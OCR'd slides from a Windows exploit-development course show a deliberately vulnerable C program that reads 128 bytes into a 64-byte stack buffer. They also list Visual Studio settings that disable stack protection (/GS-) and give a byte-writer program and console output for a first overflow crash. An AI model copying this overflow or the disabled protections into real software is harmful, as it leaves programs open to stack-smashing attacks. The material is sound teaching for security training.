
Introduction to Software Exploitation in the Windows Environment

Corey K.

coreyxk at gmail

All materials is licensed under a Creative Commons “Share Alike” license.

- http://creativecommons.org/licenses/by-sa/3.0/



You are free:

to Share — to copy, distribute and transmit the work

to Remix — to adapt the work

Under the following conditions:

Attribution — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

Purpose of the course

- Introduce you to the idiosyncrasies and complications associated with exploit development in an enterprise operating system environment.
- Teach you the basics of finding and exploiting vulnerabilities in closed source applications.
- Make you aware of the capabilities and limitations of exploit mitigation technologies deployed on the Windows environment.

Course Prerequisites

- Strong understanding of x86 assembly
- Solid understanding of buffer overflow basics
- Familiarity with the inner workings of the Windows Operating System.
- Have used a debugger before

Course Outline 1

- Windows stack overflow basics
- Windows shellcode

Course Outline 2

- Windows exploit mitigation technologies
- Defeating windows exploit migitation technologies


Course Outline 3

- Fuzzing and crash dump analysis
- From crash dump to working exploit lab

General Course Comments

- Lab driven course
- Learn by doing, not by reading/seeing. Please put effort into the labs/challenges. Ask questions, work together. This is how you will really understand the material.
- I'll stop covering new material and end class early each day. Students who need extra help can stay and I will help review the material. Students who understand the material well can leave, or stay and work on more challenging examples of the covered material.


Starter example



```
C:\class\basic_vuln\Release>basic_vuln C:\class\sane_file
address of nops is: 0x00403018
address of prize is: 0x00401000
address of hexdump_file is: 0x00401020
address of buf: 0x0012ff20
read 8 bytes
aa bb cc dd 11 22 33 44 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
returned from hexdump_file

C:\class\basic_vuln\Release>
```

Here is a very basic program to help us explore our exploit environment. The basic_vuln program reads in a binary file and displays the first 64 hexadecimal bytes from that file. The program prints various meta data such as the location of variables and functions in the process address space. This meta information will help simplify the exploitation process as we are learning.


Starter example code



```
 7      printf("prize ran!!!\n");
 8  }
 9
10  void hexdump_file(char *file)
11  {
12      FILE *fp;
13      unsigned char buf[64];
14      unsigned int i;
15      unsigned int n;
16
17      memset(buf,0x00,64);
18      printf("address of buf: 0x%08x\n", &buf[0]);
19
20      fp = fopen(file, "r");
21      if (fp == NULL)
22      {
23          printf("Can't open file\n");
24          return;
25      }
26
27      n = fread(buf,1,128,fp);
28      printf("read %d bytes\n", n);
29      for (i=0;i<sizeof(buf);i++)
30      {
31          if (i%16==0&&i!=0)
32              printf("\n");
33          printf("%02x ", buf[i]);
34      }
```

There is an obvious overflow in line 27 where the fread call reads 128 bytes into a 64 byte Buffer. This leads to a traditional stack overflow, among other possibilities that we will later explore.

rose_colored_glasses = 1




Optimization	**Disabled (/Od)**
Inline Function Expansion	Default
Enable Intrinsic Functions	**No**
Favor Size or Speed	Neither
Omit Frame Pointers	No
Enable Fiber-safe Optimizations	No
Whole Program Optimization	Enable link-time code generation (/GL)

Optimization
Select option for code optimization; choose Custom to use specific optimization options. (/Od, /O1, /O2, /Ox)

For starters we disable all visual studio compiler optimizations. These don't have anything to do with exploit mitigation, but they will often cause unexpected assembly to be generated for the given source code. For now, we are turning this off so the underlying assembly is as vanilla as possible.

Rose_colored_glasses++



Enable String Pooling	No
Enable Minimal Rebuild	No
Enable C++ Exceptions	Yes (/EHsc)
Smaller Type Check	No
Basic Runtime Checks	Default
Runtime Library	**Multi-threaded DLL (/MD)**
Struct Member Alignment	Default
Buffer Security Check	**No (/GS-)**
Enable Function-Level Linking	**Yes (/Gy)**
Enable Enhanced Instruction Set	Not Set
Floating Point Model	Precise (/fp:precise)
Enable Floating Point Exceptions	No


Basic Runtime Checks
Perform basic runtime error checks, incompatible with any optimization type other than debug. (/RTCs, /RTCu, /RTC1)

Here we are really helping ourselves by turning off visual studio stack protection. More about how this is implemented, and how to defeat it later.


First goal

- An important concept in exploit development is, if you can exploit it, you can crash it
- Let's try to generate a crash in basic_vuln by creating a large test file, then analyzing the crashing process in windbg.

Byte writer



```c
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    FILE *fp;
    unsigned char buf[128];
    unsigned char address[] = "\xef\xbe\xad\xde";
    unsigned int i;

    fp = fopen("C:\\class\\crash_file", "w");
    if (fp == NULL)
    {
        printf("Can't open file\n");
        return -1;
    }

    for (i=0;i<sizeof(buf);i+=4)
    {
        memcpy(&buf[i],address,4);
    }

    fwrite(buf,1,sizeof(buf),fp);
    fclose(fp);
    return 0;
}
```



HxD - [C:\class\crash_file]
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
crash_file

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000010  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000020  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000030  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000040  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000050  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000060  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000070  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
```

Byte writer is a generic visual studio project I've included for creating files of arbitrary binary bytes. You can modify this to generate your payloads. You are welcome to use cygwin and a scripting language of your choice instead.

In this case we create a file of 128 bytes of 0xdeadbeef. This will overflow the 64 byte buffer in the hexdump_file function, smashing the stack, and generating a crash. Let's check it out.

First blood



```
C:\class\basic_vuln\Release>basic_vuln C:\class\crash_file
address of nops is: 0x00403018
address of prize is: 0x00401000
address of hexdump_file is: 0x00401020
address of buf: 0x0012ff20
read 128 bytes
ef be ad de ef be ad de ef be ad de ef be ad de
ef be ad de ef be ad de ef be ad de ef be ad de
ef be ad de ef be ad de ef be ad de ef be ad de
ef be ad de ef be ad de ef be ad de ef be ad de
```

basic_vuln.exe

basic_vuln.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

